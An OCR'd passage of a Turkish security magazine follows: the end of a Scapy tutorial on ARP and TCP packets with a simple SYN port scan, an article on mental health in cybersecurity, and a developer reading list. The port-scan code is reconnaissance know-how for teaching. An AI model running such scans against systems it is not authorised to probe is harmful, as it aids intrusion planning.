
```
>>> ls(frames[0][0][1])
dst       : DestMACField              = 'xx:xx:xx:xx:xx:xx' (None)
src       : SourceMACField            = 'xx:xx:xx:xx:xx:xx' (None)
type      : XShortEnumField           = 2054                (36864)
--
hwtype    : XShortField               = 1                   (1)
ptype     : XShortEnumField           = 2048                (2048)
hwlen     : ByteField                 = 6                   (6)
plen      : ByteField                 = 4                   (4)
op        : ShortEnumField            = 2                   (1)
hwsrc     : ARPSourceMACField         = 'xx:xx:xx:xx:xx:xx' (None)
psrc      : SourceIPField             = '172.17.0.2'        (None)
hwdst     : MACField                  = 'xx:xx:xx:xx:xx:xx' ('00:00:00:00:00:00')
pdst      : IPField                   = '172.17.0.1'        ('0.0.0.0')
```

Paket/frame hakkında, display() methodunda olduğu gibi daha anlaşılır ve özet bilgi görmek istersek **summary** methodunu kullanabiliriz:

```
>>> f = frames[0][0][1]
>>> f.summary()
'Ether / ARP is at 02:42:ac:11:00:02 says 172.17.0.2'
```

Paketleri/frameleri aynı zamanda, görselleştirip bu görselleri PDF olarak kaydedebiliriz:

```
>>> paket.pdfdump('/home/guray/Desktop/icmpquery.pdf')
```



Serinin bu kısmını bitirmeden önce bir de TCP sınıfına değinelim. TCP bağlantılarını oluşturmak, tüm bayrakları, sequence ve acknowledge numaralarını ve diğer bilgileri teker teker belirleme, izleme, değiştirme ve tekrar hatta koyma imkanı sağlar.

```
>>> paket_ip = IP(dst="www.gurayyildirim.com.tr")
>>> paket_tcp = TCP(dport=80)
>>> paket = paket_ip / paket_tcp
>>> paket
<IP  frag=0 proto=tcp dst=Net('www.gurayyildirim.com.tr') |<TCP  dport=http |>>
```

Paketi oluştururken önce bir IP paketi oluşturup, sonrasında da hedef portu 80 olan TCP sınıfı oluşturduk. Sonrasında da / ile bunları birbirine bağlayıp istek yapmaya hazır hale getirdik. Son satırda da nasıl gözüktüğüne baktık. Paketi oluşturduktan sonra, gönderip bir TCP bağlantısı açmaya çalışabiliriz:

```
>>> response = sr(paket)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> response[0][TCP]
<TCP from Results: TCP:1 UDP:0 ICMP:0 Other:0>
```

Elde ettiğimiz sonucu biraz daha iyi ayrıştırıp gelen-giden verileri incelemek istersek, Python'un çoklu atama işlevinden faydalanabiliriz:

```
>>> answered, unanswered = response
>>> request_response = answered[0]
```

Öncelikle cevaplanan ve cevaplanmayanları demet üzerinden ayrıştırarak farklı değişkenlere atadık. Sonrasında da ilk istek-cevap çiftini **request-response** isimli değişkene atadık. Şimdi bu değişken içerisinde bir tuple duruyor ve ilk öğesi istek, ikincisi alınan cevabı içeriyor. Normalde TCP'nin kurulması için ilk giden istekte SYN bayrağının, gelen cevapta da SYN ve ACK bayraklarının olmasını bekleriz. Bunu kontrol etmek için daha önce gördüğümüz *summary()* methodundan faydalanabiliriz:

```
>>> request_response[0].summary()
'IP / TCP 10.0.2.15:ftp_data > x.y.z.t:http S'
>>> request_response[1].summary()
'IP / TCP x.y.z.t:http > 10.0.2.15:ftp_data SA / Padding'
```

Çıktıda son kısımlara doğru yer alan S harfleri SYN, A harfi ise ACK anlamını taşır. Yani beklediğimiz üzere yapılan istek SYN bayrağını, cevap ise hem SYN hem ACK bayrağını göndermiş. Şimdi elimizdeki cevap paketinin yapısını detaylıca incelemek için *show()* methodunun kullanımına bakalım:

```
>>> request_response[1].show()
###[ IP ]###
  version= 4
  ihl= 5
  tos= 0x0
  len= 44
  id= 42590
  flags=
  frag= 0
  ttl= 64
```

```
  proto= tcp
  chksum= 0x65de
  src= x.y.z.t
  dst= 10.0.2.15
  \options\
###[ TCP ]###
     sport= http
     dport= ftp_data
     seq= 20530901
     ack= 1
     dataofs= 6
     reserved= 0
     flags= SA
     window= 65535
     chksum= 0x73f6
     urgptr= 0
     options= [('MSS', 1460)]
###[ Padding ]###
        load= '\x00\x00'
```

Bu yazıda 3 yönlü el sıkışmayı henüz yapmayacak olsak da, TCP portlarının açık olup olmadığını test edecek, yani port tarama yapacak bir uygulama yapacak bilgiyi edindik. Tek yapmamız gereken, port yerine önceki örnekteki gibi sadece 80'i vermek yerine bir liste halinde istediğimiz kadar port vermek. Şimdi bunu bir örnek üzerinden görelim:

```
>>> paket = TCP(dport=[22,80,443,4444])
>>> ip = IP(dst="www.gurayyildirim.com.tr")
>>> ip / paket
<IP  frag=0 proto=tcp dst=Net('www.gurayyildirim.com.tr') |<TCP  dport=['ssh', 'http', 'https',
'4444'] |>>
>>> scanner = ip / paket
>>> results, unanswered = sr(scanner, timeout=3)
Begin emission:
.Finished sending 4 packets.
****
Received 5 packets, got 4 answers, remaining 0 packets
(<Results: TCP:4 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> results.show()
0000 IP / TCP 10.0.2.15:ftp_data > x.y.z.t:http S ==> IP / TCP x.y.z.t:http > 10.0.2.15:ftp_
data SA / Padding
0001 IP / TCP 10.0.2.15:ftp_data > x.y.z.t:ssh S ==> IP / TCP x.y.z.t:ssh > 10.0.2.15:ftp_data
SA / Padding
0002 IP / TCP 10.0.2.15:ftp_data > x.y.z.t:https S ==> IP / TCP x.y.z.t:https > 10.0.2.15:ftp_
data SA / Padding
0003 IP / TCP 10.0.2.15:ftp_data > x.y.z.t:4444 S ==> IP / TCP x.y.z.t:4444 > 10.0.2.15:ftp_
data RA / Padding
```

Bu örnekte web sitesi üzerinde 22, 80, 443, 4444 portlarının açık olup olmadığını TCP'den SYN göndererek kontrol ettik. En sonda da, gelen cevapları topladık. Sunucunun bazı kapalı portlara kendisinin veya önünde bulunan başka bir cihazın cevap vermemesi ihtimalinden yola çıkarak da 2 saniyelik bir zaman aşımı belirledik. En sonda *results.show()* dediğimizde gelen cevaplara bakacak olursak SA yazanların SYN-ACK olduğunu yani açık portlar olduğunu, RA yazanda R'nin RST olduğunu ve portun kapalı olduğunu düşünebiliriz. Basit bir port tarama işlemini bu şekilde gerçekleştirebiliriz.

Kaynaklar ve okuma önerileri:

https://scapy.readthedocs.io/

https://thepacketgeek.com/series/building-network-tools-with-scapy/

https://www.osso.nl/blog/scapy-dns-server-snippet/

Huriye Özdemir – huriye@arkakapidergi.com


Siber Güvenlikte Yeni Odak Noktası Zihinsel Sağlık

2018 yılında dünyanın en büyük uluslararası siber güvenlik konferansları olan Blackhat, RSA ve DEFCON'da yapılan konuşmalarda, bilişim teknolojileri ile uğraşan insanların zihinsel sağlığı, vurgulanan en önemli başlıklar arasında yerini aldı ve sektörde yeni bir odak noktası haline gelmeye başladı.

Bu yazımda, güvenlik dünyasındaki gelişmeleri sürekli takip eden ve bu alana ilgi duyan siz okuyucularımıza şöyle bir geriye yaslanıp bu dünyaya biraz da farklı bir perspektifle bakmanızı sağlayacak yeni bir gelişmeden bahsediyor olacağım. Aslında yeni değil fakat farkındalığımızı arttırmamız gereken ve son zamanlarda uluslararası platformlarda da dile getirilmeye başlanan bir konu. Arka Kapı ailesi olarak arka kapaklara taşıdığımız edebi yazılarımız ile biz de aslında bu perspektifi sizlere yansıtmaya ve kazandırmaya çalışıyoruz.

Hiç düşündünüz mü, neden kendimize yeterince vakit ayırmıyor, zihinsel sağlığımızı dikkate almıyoruz?

Güvenliği hakkında endişe edilen sistemlerin sürekliliği, devamlılığı ve ulaşılabilirliği bizleri ilgilendirirken, tüm bunları yapabilmemize olanak sağlayan ve yaşamımızın en temel sistemi olan zihnimize neden gerekli özeni göstermiyoruz? Bu özeni göstermediğimizde, tıpkı zafiyetli bir sistemde olduğu gibi bizleri ayakta ve zinde tutan akıl kaynağımızdan yeterince ve verimli bir şekilde faydalanamıyor, üstelik onu tehditlere karşı savunmasız hale getiriyoruz.



Güvenlik eğitimlerinin temelinde yer aldığı gibi sağlık alanında da dikkat edilen 3 faktör: farkındalık, korunma ve erken teşhistir. O zaman öncelikli olarak düşünmemiz gereken; kendi akıl ve ruh sağlığımızı ne kadar beslediğimizin farkında olmak, aksi takdirde bunun bizler için ne gibi problemlerle sonuçlanacağını anlamaktır. Sistemdeki problemi tespit ettiğimize göre bundan sonrasında atılacak adımlar bu probleme karşı kendimizi korumaya almaktır.

İnsanlar kendi akıl ve ruh sağlıklarını dikkate aldıklarında ve kendilerine yeteri kadar vakit ayırdıklarında baskı ve strese karşı daha dayanıklı hale gelirler. Siber güvenlik alanındaki çalışma şartlarına bakacak olursak olası saldırılara karşı sürekli olarak teyakkuzda ve savunma halinde kalma ihtiyacı, saatlerce çalışmayı gerektirebilir ve bunun beraberinde de insan üzerinde yoğun stres ve kaygı bozuklukları ortaya çıkar. Bu çalışma koşullarına direnç göstermek, değişimle başa çıkabilmek ve karşılaşılan zorlukları yenebilmek için de psikolojik açıdan sağlam olmak gerektiği aşikardır.

Pozitif ve sağlıklı bir zihinden beslenerek üretilen çalışmalar ile dağınıklık ve yoğun bir karmaşa içerisinde kalmış negatif bir zihnin üreteceği çıktılar elbette ki farklı olacaktır.

Yine anlayacağımız bir dilde metaforik bir yaklaşımla bakarsak, basit bir bilgisayar sistemindeki input - output ilişkisi gibi, akıl istediğiniz sonuca ulaşabilmeniz için, sizin vereceğiniz sağlıklı ve pozitif girdileri bekliyor.

2018 yılında gerçekleşen Blackhat konferansında "*Mental Health Hacks: Fighting Burnout, Depression and Suicide in the Hacker Community*" sunumu ile Jay Radcliffe ve Christian Dameff, hacker topluluklarındaki tükenmişlik, depresyon ve intiharla mücadele konularının üzerinde duruyor. **Anormal uyku düzenlerinin ve yoğun stresli işlerin baskısının insanlar üzerinde sosyal duyarsızlığa ve madde kullanımına sebep olduğunu hatta intiharla sonuçlandığını belirtiyor.** Bu depresyon, kaygı bozuklukları ve mesleki tükenmişliğe sebep olarak, bilgi güvenliği alanındaki insan sayısının azlığına, dolayısı ile mevcut çalışanlar üzerinde artan iş gücüne ve bu alandaki insanların eğitiminin yetersizliğine vurgu yapıyorlar.

Aynı şekilde RSA siber güvenlik konferansında da "*Cybersecurity Impact on Mental Health: Managing Stress, Building Resilience*" sunumunda ise Psikiyatrist Ryan Louie, stresle başa çıkma, mukavemet ve direnç gösterme konularından bahsediyor.

Peki zihnimizi beslemenin yolları nelerdir?

Psikiyatrist Ryan Louie, "*Cybersecurity starts with mental security*" cümlesi ile bitirdiği raporunda, çözüm olarak şunları sıralıyor:

- Kendinize kaliteli zamanlar ayırın. İşinizle alakalı olmayan ve size iyi geleceğini düşündüğünüz herhangi bir aktiviteye katılın ya da bir hobi edinin ve eğlenmeye zaman ayırın.
- Kendiniz üzerinde düşünün. Sizi yansıtan, sizi siz yapan faktörleri ve yapmak istediklerinizi ortaya çıkarın.
- Güvendiğiniz insanlarla açık iletişim halinde olun, gerektiğinde onlara yardım edin ve onlardan yardım alın.
- Zihin sağlığınıza öncelik vererek kültürel değişimleri sürdürmeye devam edin.
- Farklı meslek alanlarından insanlar ile bir arada olun ve başkalarından yeni şeyler öğrenin.

Kendimizi tanımamız ve anlamamız, zihnimize iyi gelecek, ruhumuza dokunacak ayrıca bizi zihnen rehabilite edecek farklı uğraşlar edinmemiz açısından oldukça önemli. Gülten Akın'ın "İlk Yaz" şiirindeki şu dizelerle yazımı bitirmek istiyorum:

"*Ah, kimselerin vakti yok*

Durup ince şeyleri anlamaya"

Her şeye önce kendimizi anlamakla başlayalım.

Not: Psikiyatr onayından geçmiştir.

Kaynakça:

https://www.axios.com/mental-health-focus-at-premier-cybersecurity-conference-black-hat-f5d07f88-c119-48c8-bfc1-f4a1a60afbc0.html

https://www.blackhat.com/us-18/briefings/schedule/index.html#mental-health-hacks-fighting-burnout-depression-and-suicide-in-the-hacker-community-10659

https://www.rsaconference.com/writable/presentations/file_upload/p2p4-t07-cybersecurity-impact-on-mental-health-managing-stress-building-resilience.pdf

https://www.redcat-digital.com/mental-health-cybersecurity-industry/

Muhammed Hilmi Koca - mhkoca60@gmail.com

Yazılımcılar için Okuma Listesi

Merhabalar. Arka Kapı Dergisi'nde ikinci defa huzurlarınızdayım. Sizin için yine güzel makaleler derledim. Umarım istifade edersiniz. Buyursunlar:

Başarılı Blockchain Tecrübeleri

Blockchain, pek çok projede hâlen deneysel olarak kullanılıyor. Ama başarılı Blockchain projeleri de varmış. Enes Türk, bu projeleri anlattığı faydalı bir yazı dizisine başlamış. İlk durağı İsviçre olmuş. İsviçre Federal Demiryolları'nda çalışan 30 bin (kadrolu + farklı firmalar üzerinden taşeron) personelin dijital kimlikleri oluşturulmuş ve sahip oldukları sertifikalar dağıtık veri tabanına kaydedilmiş. Akabinde de her çalışma alanına girişlerinde bir QR kod okutarak, o alanda çalışma yetkinliğine sahip olduklarını doğrulamaya başlamışlar.

İkinci yazısında ise Hindistan'daki bazı uygulamaları yazmış. Bankacılık ve finans alanında 18 farklı kullanım senaryosundan bahsetmiş.

Bağlantılar: https://medium.com/@enesturk/d%C3%BCnyadan-blockchain-denemeleri-hindistan-bankac%C4%B1l%C4%B1k-ve-finans-ae572638b532

2019 Trendleri

IoX Digital, 2019 trendleri isimli çok güzel bir seriye başlamış. An itibariyle birkaç tanesi yayımlanmayı bekleyen konu başlıkları şu şekilde:

IoX Trendleri (Mustafa Dalcı), Müşteri Deneyimi Trendleri (Pisano), Ürün Yönetimi Trendleri (Erman Taylan), Servis Tasarımı Trendleri (Aydıncan Ataberk) ve Teknoloji Trendleri (Turan Can Artunç), Girişimcilik Trendleri (Murat Tortopoğlu), Kurumsal İnovasyon Trendleri (Ferhat Demir), Renk Trendleri (Elif Yardımcı), Growth Trendleri(Muhammed Tüfekyapan), Arayüz Geliştirme Trendleri (Murat İncesu), Ürün Tasarımı Trendleri (Selin Yağsan), Kullanıcı Deneyimi Trendleri (Aras Bilgen-an itibariyle yayımlayan bu yazı sanırım Linkedin'den okuduğum ve aşağıda bahsettiğim yazıyla aynı olacak).

Aras Bilgen, kullanıcı deneyimi ile alakalı bir nevi almanak yazmış. Başlık: 2019 ve Türkiye'de Kullanıcı Deneyimi. Oldukça doyurucu bir yazı. Profiline baktığımda 2018 ve 2017 öncesi de değerlendirmeler yazdığını gördüm.

Google, Apple, Facebook, Microsoft gibi devlerin "yaptık" demek için yaptığı ama sonra geri adım attığı tasarım hatalarından başlayarak, göz boyayıcı ünvanlardan bahsediyor; akabinde geleceğin tasarımcılarının dikkat etmesi gereken hususları sıralıyor.

İcerikbulutu da, oldukça kapsamlı ve önemli bir çalışmaya imza atmış. Dijital pazarlama alanında yetkin 31 isme 2019 yılı için öngörülerini sormuşlar.

Bağlantılar:
https://ioxdigital.com/trendler/2019-trendleri/

https://www.linkedin.com/pulse/2019-ve-t%C3%BCrkiyede-kullan%C4%B1c%C4%B1-deneyimi-aras-bilgen/

https://blog.icerikbulutu.com/2019da-dijital-pazarlama-dunyasi-neleri-konusacak

Çöp Toplayıcı

Yüksek seviyeli dillerin önemli kısıtlarından biri hafıza yönetimini soyutlaması ve yazılımcının buradaki kontrolünü zorlaştırması. Bu soyutlamanın sonucu olarak da hafıza yönetimini Garbage Collector marifetiyle kendisi yapıyor. Tabii bize de yerine göre disposable nesneler kullanarak ve gereksiz instance üretiminin önüne geçerek kendisine yardım etmek düşüyor. Gökhan Şengün, haftalık yazılarının birinde, .NET'in Garbage Collector mekanizmasını anlatmış.

Gökhan Şengün, geçtiğimiz haftalardaki diğer bir yazısında internet çağındaki yerinde duramayan arkadaşlarımızı, botları anlatmış. Bunların zararlılarıyla olan mücadeleyi "aklın akılla mücadelesi" olarak tanımlamış ve oldukça ilginç mücadele mekanizmalarından bahsetmiş.

Bağlantılar:

https://medium.com/@gokhansengun/garbage-collector-nas%C4%B1l-%C3%A7al%C4%B1%C5%9F%C4%B1r-3bdf2fb20282

https://medium.com/@gokhansengun/bot-nedir-ve-k%C3%B6t%C3%BC-ama%C3%A7l%C4%B1-botlarla-nas%C4%B1l-m%C3%BCcadele-edilir-9b4dd08df6a

Mikroservislerin Zorlukları ve Bunlar İçin Geliştirilen Çözümler

Mikroservisler, hemen her teknoloji gibi çözdüğü problemlerin yanında belli dezavantajlarla geliyorlar. Suat Köse, bu dezavantajlar ve çözüm yöntemleri hakkında oldukça dolu içerikler üretiyor. İlk olarak irdelediği konu: farklı mikro-servisler için entegrasyon testi yapmak. Bu problem için bir çözüm sunan **Consumer Driven Contrats** yaklaşımından ve bu yaklaşımı implement eden bir framework'ten bahsediyor.

Bu yazının akabinde de mikro-servislerde transaction yönetimini ele aldığı güzel bir yazı yayımlamış.

Yayımladığı son yazıda ise mikroservis mimarisinde servisler arası iletişim yöntemlerinden bahsetmiş. Event-Driven mimari, Request-Dirven mimari ve hibrid mimari başlıklarıyla konuyu anlatmış.

Bağlantılar:

https://medium.com/devopsturkiye/microservice-mimarilerde-integration-test-nas%C4%B1l-yaz%C4%B1l%C4%B1r-e6b45daa7914

https://medium.com/devopsturkiye/microservice-mimarilerde-transaction-y%C3%B6netimi-nas%C4%B1l-yap%C4%B1l%C4%B1r-228317e248ed

https://medium.com/devopsturkiye/microservice-mimarilerde-servisler-aras%C4%B1-i%CC%87leti%C5%9Fim-nas%C4%B1l-olmal%C4%B1-3d8db63b4dea

Bir Veri Tarihi

Favori yazarlarımdan Süleyman Fazıl Yeşil, seyrek ama dolu dolu yazanlardan. Bu kez verinin iletiminin tarihini Eski Yunan'dan başlayarak uzun uzun, hikaye tadında anlatıyor. Yine konuyu geniş bir yelpazede ele alıyor. Mors alfabesi, telgraf, delikli kartlar, çipler, ASCII, MIME standardı, Unicode, ikili kodlama, onaltılık kodlama, dijital sinyal, URL kodlama, barkod, karekod, protobuf yazıda bahsedilen başlıca anahtar kavramlar.

Bağlantı: https://medium.com/@s_fazil_yesil/1001-y%C3%BCzl%C3%BC-veri-e42ba1bfd757

Arka Plan Algoritmaları

Fatih UÇAR, tam sevdiğim tarzda, faydalı bir yazı yayımlamış: ".Net Koleksiyonlarının Algoritma Karmaşıklığı ve Doğru Koleksiyonun Seçilmesi". Uzun başlıktan anlaşıldığı şekliyle koleksiyonların arka planına eğilmiş ve çalışma prensipleri/kullandıkları algoritmalar üzerinden hangi durumda hangi koleksiyonu seçmemiz gerektiğinden bahsetmiş.

Yakın zamanda yayımladığı bir yazısında bu kez de React'in derinlerine dalmış. İlk yazısında DOM manipülasyonun nasıl yapıldığını (sanal DOM oluşturulması, asıl DOM ile eşleştirilmesi), kullanılan algoritmayı, performanslı eşleştirme için neler yapılabileceğini detaylarıyla anlatmış.

Bağlantılar:

https://medium.com/@fatihucar/net-koleksi%CC%87yonlarinin-algori%CC%87tma-karma%C5%9Fikli%C4%9Fi-ve-do%C4%9Fru-koleksi%CC%87yonun-se%C3%A7i%CC%87lmesi%CC%87-b41ccba74b85

https://medium.com/@fatihucar/react-i%CC%87%C3%A7-dinamikleri-birle%C5%9Ftirme-f308cc64cf67

Eczacılıktan Yazılımcılığa

Medium'da geçen senelerde tesisatçılık yaparken yazılım öğrenmeye karar veren ve bir Code Camp ile yazılımcılığa adım atan bir arkadaşın hikayesi vardı. Bizde de "caglaror" isminde eczacı bir abimiz, işini bırakıp üniversite yıllarında bir miktar meşgul olduğu yazılım alanına geçmeye karar vermiş. Sonra Green Card çıkınca ABD'ye taşınmış ve oradaki iş görüşmelerine hazırlanmaya başlamış… Akabinde bütün bu serüvenini yazı dizisi halinde paylaşmaya başlamış.

Bağlantı: https://medium.com/@caglaror/kum-tanesi-toplama-i%CC%87%C5%9Fi-42caef46e9b6

Hassas Verilerin Şifrelenmesi

Ziyahan ALBENİZ, hassas verilerin şifrelenmesiyle alakalı Arka Kapı Siber Güvenlik Dergisi'nde yayımlanan makalesini, Medium'da neşretmiş. Şifrelemenin tarihi serüvenini, geliştirilen başlıca algoritma ve konseptleri anlatarak başladığı yazısında bir örnek üzerinden Windows'ta GPG kurulumu yaparak dosya şifrelemeyi anlatmış.

Bağlantı: https://medium.com/@ziyahanalbeniz/hassas-verilerin-i%CC%87letiminde-do%C4%9Frulanmas%C4%B1nda-a%C3%A7%C4%B1k-anahtarl%C4%B1-%C5%9Fifreleme-teknolojisi-gpg4win-dac078098894

Makine Öğrenmesi İçin Otomasyon

Yazılımcılar olarak her türlü sürecimizi otomatize etme eğilimindeyiz. Yapay zeka uygulamaları da yazılımla geliştirildiği için bu çabadan azade kalmamış. Google tarafından geliştirilen AdaNet,—anladığım kadarıyla—kümeleme (ensembling) denilen bir yöntemle, doğru tahminlere metodunu seçme sürecini otomatize ediyormuş. Sümeyra Bedir, konu hakkında şimdiye kadar yayımlanan kaynakları tarayarak bir yazı yazmış.

Bağlantı: https://medium.com/deep-learning-turkiye/k%C3%BCmeleme-ensembling-automl-dl-ve-google-adaneti-sunar-d8cc2b26bb67

Crawler

Web Crawlerlar arama motoru ve SEO çağının önemli yapı taşlarından. Özellikle arama motorlarının web sayfalarını index'lemesinde önemli rol sahibi. Elbette siz de kendi crawler'ınızı yazabilirsiniz. Kerem Vatandas, crawler ve spider'ların ne olduğunu ve nasıl yazılabileceğini anlatmış.

Konu hakkında bir başka yazıda ise Murat Doğan Node.js ile örnek bir Crawler uygulaması yazmış ve yayımladığı makalede projenin detaylarını anlatmış.

Bağlantılar:

https://medium.com/bili%C5%9Fim-hareketi/web-crawler-spider-ve-scrapy-4c32bcf57c08

https://medium.com/@muratdogan/node-js-ile-site-i%C3%A7eriklerini-kaz%C4%B1mak-7823e04d393e

ProtoBuf

Protocol Buffers (protobuf), JSON ve XML Serialization'a göre daha performanslı çalışan bir veri transfer protokolü imiş. Geçtiğimiz haftalarda bunun hakkında 2 Türkçe makale okudum.

Biri Bora Kaşmer'in .Net Core'da kullanımını ve JSON serialization'la karşılaştırmasını da içeren yazısı.

Diğeri ise Canberk Özçelik'in 2 yazılık serisinin ilki.(Bu arada kendisinin geçen hafta yayımladığı Yapısal Tipografiden Android'e Sıçrayış başlıklı güzel yazısını da burada zikredelim.)

Bağlantılar:

http://www.borakasmer.com/protobuf-nedir

https://medium.com/@canberkozcelik/protocol-buffers-jsondan-sonras%C4%B1-m%C4%B1-1de47d10b1dd

https://medium.com/loodos/yapisal-tipografiden-androide-1f5b1b4f2163

Türkiye'de Girişimcilik

Fatih Coşkun, başlattığı 2 girişimin ardından bu süreçte yaşadığı olumsuzlukları kaleme almış. Spoiler vermem gerekirse (Niye gereksin ki? İyice saçmalıyorum), yazının başında verilen istatistiğe göre Türkiye, iş yapma kolaylığı endeksine göre 60. sıradaymış. Yazının her satırı bu tespitin altını fazlasıyla dolduruyor. Sadece bürokrasiye bakan yönüyle değil; kurumlar, sektör ve ekosistem yönüyle de çok problem varmış. Hatta 2. yazıyı getirecek kadar malzeme birikmiş.

Bağlantı: https://medium.com/@fcoskun/t%C3%BCrkiyede-giri%C5%9Fimci-olmak-f09b89997ce5

Fonksiyonel Programlama

Fonksiyonel programlamanın popülaritesi son zamanlarda giderek artıyor. Ertuğrul Çetin, fonksiyonel programlamanın paradigmasından bahsettiği bir yazı yazmış. Genel bir makaleden ziyade kendi ilgisini çeken yönlerinden bahsetmiş.

Bağlantı: https://medium.com/@ertu.ctn/nedir-bu-fonksiyonel-programlama-dedikleri-%C5%9Fey-afa2934d1565

Değişmezlik

Yazılımın her paradigmasında anlaşılması gereken ama çok üzerinde duyulmayan bir kavram var: Değişmezlik (Immutability). Oğuz Kılıç, yine yoğun emek ve özen içeren bir makale ile JavaScript'te değişmezliği detaylıca anlatmış.

Bağlantı: https://medium.com/@oguzkilic/javascriptte-de%C4%9Fi%C5%9Fmezlik-11b895a730d8

.Net Core'a Hücum

Geçen seneden beri .Net'ten .Net Core'a yoğun bir göç var. Özellikle de .Net Standard yayımlandıktan sonra. Hesap Kurdu da bu göçe katılan firmalardan biri olmuş. Doğal olarak bu geçiş tecrübelerini bizlerle paylaşmışlar. Orhun Begendi, bu göç hikayesini 2 yazı ile anlatmış (1, 2).

Bağlantılar:
https://medium.com/hesapkurdu-development/netten-net-core-a-gectik-ne-sikintilar-yasadik-ae6ddf933cef

https://medium.com/hesapkurdu-development/netten-net-core-a-adim-adim-gecis-rehberi-82e00caa7bd8

Derin Artistik Hareketler

Ayyüce Kızrak, Derin Öğrenme konusunda derin içerikler üretmeye devam ediyor. Geçtiğimiz haftalarda yayımladığı yazısında "artistik stil transferi" yapan bir uygulama geliştirmeyi anlatmış. Temel manada 1 ana resim diğeri stil için kullanılacak resim olmak üzere 2 girdi alıyor ve bunları birleştirip yeni bir resim üretiyor.

Bağlantı: https://medium.com/deep-learning-turkiye/derin-%C3%B6%C4%9Frenme-ile-artistik-stil-transferi-29256789c7e8

Alexa ile Hasbihâl

Sesli asistanlar yayılmaya devam ediyor. Çoktan telefondan bağımsızlıklarını ilan edip evlerimizin ortasına kuruldular. ("Evlerimiz" lafın gelişi. Durumumuz yok.)

Güven Sak, evindeki Alexa ile arasında geçen muhabbetten bahsettiği bir yazı yayımlamış. Alexa, bir gün "Abi sen bana her gün aynı şeyleri soruyorsun. Bunun bir kodu olsun, ben de bu soruları bir fonksiyona çıkarayım, reusable olsun, o kodu söyleyince tak diye cevabı yapıştırayım" demiş ve yazarı derin düşüncelere gark etmiş.

